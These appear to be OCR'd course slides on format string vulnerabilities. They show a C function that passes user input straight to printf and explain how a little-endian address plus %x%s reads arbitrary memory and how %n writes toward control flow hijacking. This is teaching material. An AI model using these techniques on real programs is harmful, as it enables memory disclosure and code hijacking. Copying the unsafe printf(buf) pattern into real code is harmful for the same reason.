
Viewing Specific Address—1



```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

Observe: buf is ***below*** printf on the call stack, thus we can walk to it with the correct specifiers.

Viewing Specific Address—1




```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

Observe: buf is ***below*** printf on the call stack, thus we can walk to it with the correct specifiers.

What if fmt is "%x%s"?

Viewing Specific Address—2



```
   int foo(char *fmt) {
     char buf[32];
     strcpy(buf, fmt);
=>   printf(buf);
   }
```

Idea! Encode address to peek in buf first. Address `0xbffff747` is

`\x47\xf7\xff\xbf`

in *little endian*.

`\x47\xf7\xff\xbf`%x%s

Control Flow Hijack

- Overwrite return address with buffer-overflow induced by format string

- Writing any value to any address directly
  1. %n format specifier for writing

     printf(“abc%n”, &c); -> c = 3;
  2. writing (some value) to a specific address
  3. controlling the written value

Agenda

Control Flow Hijacks ✓

Common Hijacking Methods

- Buffer Overflows ✓
- Exploits (shell code) Construction ✓
- Integer Overflows ✓
- Heap Overflows ✓
- Format String Vulnerability ✓

What's new since 2000

Agenda

Control Flow Hijacks ✓

Common Hijacking Methods

- Buffer Overflows ✓
- Exploits (shell code) Construction ✓
- Integer Overflows ✓
- Heap Overflows ✓
- Format String Vulnerability ✓

What’s new since 2000 ← NEXT